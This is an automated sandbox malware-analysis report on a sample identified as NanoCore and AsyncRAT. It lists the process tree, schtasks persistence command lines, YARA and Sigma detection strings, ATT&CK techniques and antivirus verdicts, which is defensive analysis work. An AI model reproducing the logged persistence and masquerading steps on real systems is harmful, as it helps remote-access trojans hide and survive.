ID: 560001
Sample Name: y8kdmHi6x3.exe
Cookbook: default.jbs
Time: 02:38:43
Date: 26/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

y8kdmHi6x3.exe

Overview

General Information

Sample Name:	y8kdmHi6x3.exe
Analysis ID:	560001
MD5:	bff363a92ac43ff…
SHA1:	3c7b47a3f4dc3c…
SHA256:	d054e33de2d639.
Tags:	exe NanoCore RAT
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore AsyncRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Sigma detected: NanoCore
- Detected Nanocore Rat
- Yara detected AsyncRAT
- Antivirus detection for dropped file
- Yara detected Nanocore RAT
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for drop…
- Connects to many ports of the same…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- y8kdmHi6x3.exe (PID: 5268 cmdline: "C:\Users\user\Desktop\y8kdmHi6x3.exe" MD5: BFF363A92AC43FF249652A83DADC02AB)
  - y8kdmHi6x3.exe (PID: 4844 cmdline: C:\Users\user\Desktop\y8kdmHi6x3.exe MD5: BFF363A92AC43FF249652A83DADC02AB)
    - ._cache_y8kdmHi6x3.exe (PID: 6232 cmdline: "C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe" MD5: 3A5072A9A5DC35DFB99A59F67C3DC6C0)
      - SYSTEM32.EXE (PID: 6952 cmdline: "C:\Users\user\Desktop\SYSTEM32.EXE" MD5: 807474FC253612359DC697E331F01B43)
      - WINDOWS.EXE (PID: 7016 cmdline: "C:\Users\user\Desktop\WINDOWS.EXE" MD5: 6278F321B0B9C85A0DF4E485A8DE7993)
        - ._cache_WINDOWS.EXE (PID: 6580 cmdline: "C:\Users\user\Desktop\._cache_WINDOWS.EXE" MD5: 568E6A074378730CEE0947C4C796372D)
          - schtasks.exe (PID: 3752 cmdline: schtasks.exe" /create /f /tn "DHCP Monitor" /xml "C:\Users\user\AppData\Local\Temp\tmp939D.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
            - conhost.exe (PID: 6564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - schtasks.exe (PID: 7132 cmdline: schtasks.exe" /create /f /tn "DHCP Monitor Task" / xml "C:\Users\user\AppData\Local\Temp\tmp9EC9.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
            - conhost.exe (PID: 4508 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - Synaptics.exe (PID: 4928 cmdline: "C:\ProgramData\Synaptics\Synaptics.exe" InjUpdate MD5: BFF363A92AC43FF249652A83DADC02AB)
          - Synaptics.exe (PID: 4964 cmdline: C:\ProgramData\Synaptics\Synaptics.exe MD5: BFF363A92AC43FF249652A83DADC02AB)
            - ._cache_Synaptics.exe (PID: 1464 cmdline: "C:\Users\user\Desktop\._cache_Synaptics.exe" MD5: 3A5072A9A5DC35DFB99A59F67C3DC6C0)
              - SYSTEM32.EXE (PID: 6372 cmdline: "C:\Users\user\Desktop\SYSTEM32.EXE" MD5: 807474FC253612359DC697E331F01B43)
              - WINDOWS.EXE (PID: 6224 cmdline: "C:\Users\user\Desktop\WINDOWS.EXE" MD5: 6278F321B0B9C85A0DF4E485A8DE7993)
                - ._cache_WINDOWS.EXE (PID: 6476 cmdline: "C:\Users\user\Desktop\._cache_WINDOWS.EXE" MD5: 568E6A074378730CEE0947C4C796372D)
      - Synaptics.exe (PID: 6964 cmdline: "C:\ProgramData\Synaptics\Synaptics.exe" InjUpdate MD5: BFF363A92AC43FF249652A83DADC02AB)
        - Synaptics.exe (PID: 5684 cmdline: C:\ProgramData\Synaptics\Synaptics.exe MD5: BFF363A92AC43FF249652A83DADC02AB)
          - ._cache_Synaptics.exe (PID: 6704 cmdline: "C:\Users\user\Desktop\._cache_Synaptics.exe" MD5: 3A5072A9A5DC35DFB99A59F67C3DC6C0)
            - SYSTEM32.EXE (PID: 6984 cmdline: "C:\Users\user\Desktop\SYSTEM32.EXE" MD5: 807474FC253612359DC697E331F01B43)
            - WINDOWS.EXE (PID: 7044 cmdline: "C:\Users\user\Desktop\WINDOWS.EXE" MD5: 6278F321B0B9C85A0DF4E485A8DE7993)
              - ._cache_WINDOWS.EXE (PID: 6792 cmdline: "C:\Users\user\Desktop\._cache_WINDOWS.EXE" MD5: 568E6A074378730CEE0947C4C796372D)
          - WerFault.exe (PID: 6540 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5684 -s 3668 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- Synaptics.exe (PID: 6632 cmdline: "C:\ProgramData\Synaptics\Synaptics.exe" MD5: BFF363A92AC43FF249652A83DADC02AB)
  - Synaptics.exe (PID: 5976 cmdline: C:\ProgramData\Synaptics\Synaptics.exe MD5: BFF363A92AC43FF249652A83DADC02AB)
    - ._cache_Synaptics.exe (PID: 5984 cmdline: "C:\ProgramData\Synaptics\._cache_Synaptics.exe" MD5: 3A5072A9A5DC35DFB99A59F67C3DC6C0)
      - SYSTEM32.EXE (PID: 6064 cmdline: "C:\ProgramData\Synaptics\SYSTEM32.EXE" MD5: 807474FC253612359DC697E331F01B43)
      - WINDOWS.EXE (PID: 2256 cmdline: "C:\ProgramData\Synaptics\WINDOWS.EXE" MD5: 6278F321B0B9C85A0DF4E485A8DE7993)
        - ._cache_WINDOWS.EXE (PID: 672 cmdline: "C:\ProgramData\Synaptics\._cache_WINDOWS.EXE" MD5: 568E6A074378730CEE0947C4C796372D)
- ._cache_WINDOWS.EXE (PID: 6692 cmdline: C:\Users\user\Desktop\._cache_WINDOWS.EXE 0 MD5: 568E6A074378730CEE0947C4C796372D)
- dhcpmon.exe (PID: 5244 cmdline: "C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe" 0 MD5: 568E6A074378730CEE0947C4C796372D)
- EXCEL.EXE (PID: 6564 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\._cache_WINDOWS.EXE	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
C:\Users\user\Desktop\._cache_WINDOWS.EXE	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
C:\Users\user\Desktop\._cache_WINDOWS.EXE	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
C:\Users\user\Desktop\._cache_WINDOWS.EXE	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x1844e:$e: KeepAlive • 0x1643c:$g: LogClientMessage • 0x12637:$i: get_Connected • 0x10db8:$j: #=q • 0x10de8:$j: #=q • 0x10e04:$j: #=q • 0x10e34:$j: #=q • 0x10e50:$j: #=q • 0x10e6c:$j: #=q • 0x10e9c:$j: #=q • 0x10eb8:$j: #=q
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe

Click to see the 26 entries

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000002.380515314.0000000000E22000.00000002.00000001.01000000.0000000A.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000013.00000002.380515314.0000000000E22000.00000002.00000001.01000000.0000000A.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	

Source	Rule	Description	Author	Strings
00000013.00000002.380515314.0000000000E22000.00000002.00000001.01000000.0000000A.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfcf5:$a: NanoCore • 0xfd05:$a: NanoCore • 0xff39:$a: NanoCore • 0xff4d:$a: NanoCore • 0xff8d:$a: NanoCore • 0xfd54:$b: ClientPlugin • 0xff56:$b: ClientPlugin • 0xff96:$b: ClientPlugin • 0xfe7b:$c: ProjectData • 0x10882:$d: DESCrypto • 0x1824e:$e: KeepAlive • 0x1623c:$g: LogClientMessage • 0x12437:$i: get_Connected • 0x10bb8:$j: #=q • 0x10be8:$j: #=q • 0x10c04:$j: #=q • 0x10c34:$j: #=q • 0x10c50:$j: #=q • 0x10c6c:$j: #=q • 0x10c9c:$j: #=q • 0x10cb8:$j: #=q
0000001F.00000000.406005434.0000000000832000.00000002.00000001.01000000.00000009.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
0000001F.00000000.406005434.0000000000832000.00000002.00000001.01000000.00000009.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 319 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.0._cache_WINDOWS.EXE.5b0000.0.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
11.0._cache_WINDOWS.EXE.5b0000.0.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
11.0._cache_WINDOWS.EXE.5b0000.0.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
11.0._cache_WINDOWS.EXE.5b0000.0.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x1844e:$e: KeepAlive • 0x1643c:$g: LogClientMessage • 0x12637:$i: get_Connected • 0x10db8:$j: #=q • 0x10de8:$j: #=q • 0x10e04:$j: #=q • 0x10e34:$j: #=q • 0x10e50:$j: #=q • 0x10e6c:$j: #=q • 0x10e9c:$j: #=q • 0x10eb8:$j: #=q
15.2.Synaptics.exe.4ebff6c.4.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
Click to see the 895 entries				

Sigma Overview

AV Detection

Sigma detected: NanoCore

E-Banking Fraud

Sigma detected: NanoCore

System Summary

Sigma detected: Suspicius Add Task From User AppData Temp

Stealing of Sensitive Information

Sigma detected: NanoCore

Remote Access Functionality

Sigma detected: NanoCore

Jbx Signature Overview

AV Detection

Antivirus detection for dropped file

Yara detected Nanocore RAT

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected AsyncRAT

E-Banking Fraud

Yara detected Nanocore RAT

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

.NET source code contains potential unpacker

Persistence and Installation Behavior

Drops PE files to the document folder of the user

Boot Survival

Yara detected AsyncRAT

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AsyncRAT

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Contains functionality to detect sleep reduction / modifications

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings

Yara detected AsyncRAT

Stealing of Sensitive Information

Yara detected Nanocore RAT

Remote Access Functionality

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Replication Through Removable Media	2 Native API	1 DLL Side-Loading	1 Exploitation for Privilege Escalation	1 Disable or Modify Tools	2 1 Input Capture	2 System Time Discovery	1 Replication Through Removable Media	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	4 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Command and Scripting Interpreter	2 Scheduled Task/Job	1 DLL Side-Loading	1 1 Deobfuscate/Decode Files or Information	LSASS Memory	1 Peripheral Device Discovery	Remote Desktop Protocol	1 Screen Capture	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 Scheduled Task/Job	Logon Script (Windows)	1 Access Token Manipulation	1 3 1 Obfuscated Files or Information	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	2 1 Input Capture	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 1 2 Process Injection	1 4 Software Packing	NTDS	4 File and Directory Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 Remote Access Software	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	2 Scheduled Task/Job	1 DLL Side-Loading	LSA Secrets	3 7 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	3 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 2 Masquerading	Cached Domain Credentials	3 3 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 4 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 1 Virtualization/Sandbox Evasion	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Access Token Manipulation	Proc Filesystem	2 1 Virtualization/Sandbox Evasion	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 1 2 Process Injection	/etc/passwd and /etc/shadow	1 1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Hidden Files and Directories	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
y8kdmHi6x3.exe	58%	Virustotal		Browse
y8kdmHi6x3.exe	49%	Metadefender		Browse
y8kdmHi6x3.exe	81%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
y8kdmHi6x3.exe	100%	Avira	HEUR/AGEN.1109339	
y8kdmHi6x3.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\Synaptics\Synaptics.exe	100%	Avira	HEUR/AGEN.1109339	
C:\Users\user\AppData\Local\Temp\RCX831F.tmp	100%	Avira	TR/Dropper.MSIL.Gen	
C:\Users\user\Desktop\y8kdmHi6x3.exe	100%	Avira	TR/Dropper.MSIL.Gen	
C:\Users\user\Desktop\WINDOWS.EXE	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\Users\user\Desktop\WINDOWS.EXE	100%	Avira	TR/Dropper.MSIL.Gen7	

Source	Detection	Scanner	Label	Link
C:\Users\user\Desktop\WINDOWS.EXE	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\Users\user\Desktop\._cache_Synaptics.exe	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\Users\user\Desktop\._cache_Synaptics.exe	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\Users\user\Desktop\._cache_Synaptics.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\Desktop\SYSTEM32.EXE	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\Temp\RCX788E.tmp	100%	Avira	TR/Dropper.MSIL.Gen	
C:\Users\user\AppData\Local\Temp\yi1yMTqS.exe	100%	Avira	HEUR/AGEN.1109339	
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Avira	TR/Dropper.MSIL.Gen7	
C:\ProgramData\Synaptics\._cache_Synaptics.exe	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\ProgramData\Synaptics\._cache_Synaptics.exe	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\ProgramData\Synaptics\._cache_Synaptics.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\Documents\BNAGMGSPLO\~$cache1	100%	Avira	HEUR/AGEN.1109339	
C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\Desktop\._cache_WINDOWS.EXE	100%	Avira	TR/Dropper.MSIL.Gen7	
C:\ProgramData\Synaptics\Synaptics.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\RCX831F.tmp	100%	Joe Sandbox ML		
C:\Users\user\Desktop\y8kdmHi6x3.exe	100%	Joe Sandbox ML		
C:\Users\user\Desktop\WINDOWS.EXE	100%	Joe Sandbox ML		
C:\Users\user\Desktop\._cache_Synaptics.exe	100%	Joe Sandbox ML		
C:\Users\user\Desktop\SYSTEM32.EXE	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\RCX788E.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\yi1yMTqS.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Joe Sandbox ML		
C:\ProgramData\Synaptics\._cache_Synaptics.exe	100%	Joe Sandbox ML		
C:\Users\user\Documents\BNAGMGSPLO\~$cache1	100%	Joe Sandbox ML		
C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe	100%	Joe Sandbox ML		
C:\Users\user\Desktop\._cache_WINDOWS.EXE	100%	Joe Sandbox ML		
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	88%	Metadefender		Browse
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	98%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\ProgramData\Synaptics\._cache_Synaptics.exe	93%	ReversingLabs	Win32.Backdoor.AsyncRAT	
C:\ProgramData\Synaptics\Synaptics.exe	49%	Metadefender		Browse
C:\ProgramData\Synaptics\Synaptics.exe	81%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\Users\user\AppData\Local\Temp\RCX831F.tmp	47%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\RCX831F.tmp	71%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\Users\user\AppData\Local\Temp\yi1yMTqS.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\yi1yMTqS.exe	81%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\Users\user\Desktop\._cache_Synaptics.exe	93%	ReversingLabs	Win32.Backdoor.AsyncRAT	
C:\Users\user\Desktop\._cache_WINDOWS.EXE	88%	Metadefender		Browse
C:\Users\user\Desktop\._cache_WINDOWS.EXE	98%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
21.0.Synaptics.exe.400000.21.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
21.0.Synaptics.exe.400000.21.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
21.0.Synaptics.exe.400000.21.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
21.0.Synaptics.exe.400000.21.unpack	100%	Avira	TR/Dropper.Gen		Download File
21.0.Synaptics.exe.400000.21.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
7.0.SYSTEM32.EXE.da0000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
20.0.Synaptics.exe.870000.1.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
21.0.Synaptics.exe.e40000.20.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
16.0._cache_WINDOWS.EXE.d70000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
21.0.Synaptics.exe.e40000.11.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
11.0._cache_WINDOWS.EXE.5b0000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
23.0.Synaptics.exe.400000.8.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
23.0.Synaptics.exe.400000.8.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
23.0.Synaptics.exe.400000.8.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
23.0.Synaptics.exe.400000.8.unpack	100%	Avira	TR/Dropper.Gen		Download File
23.0.Synaptics.exe.400000.8.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
4.0.y8kdmHi6x3.exe.400000.6.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
4.0.y8kdmHi6x3.exe.400000.6.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
4.0.y8kdmHi6x3.exe.400000.6.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
4.0.y8kdmHi6x3.exe.400000.6.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.0.y8kdmHi6x3.exe.400000.6.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
16.2._cache_WINDOWS.EXE.d70000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
8.0.Synaptics.exe.bc0000.0.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
4.0.y8kdmHi6x3.exe.bc0000.2.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
4.2.y8kdmHi6x3.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
4.2.y8kdmHi6x3.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
4.2.y8kdmHi6x3.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
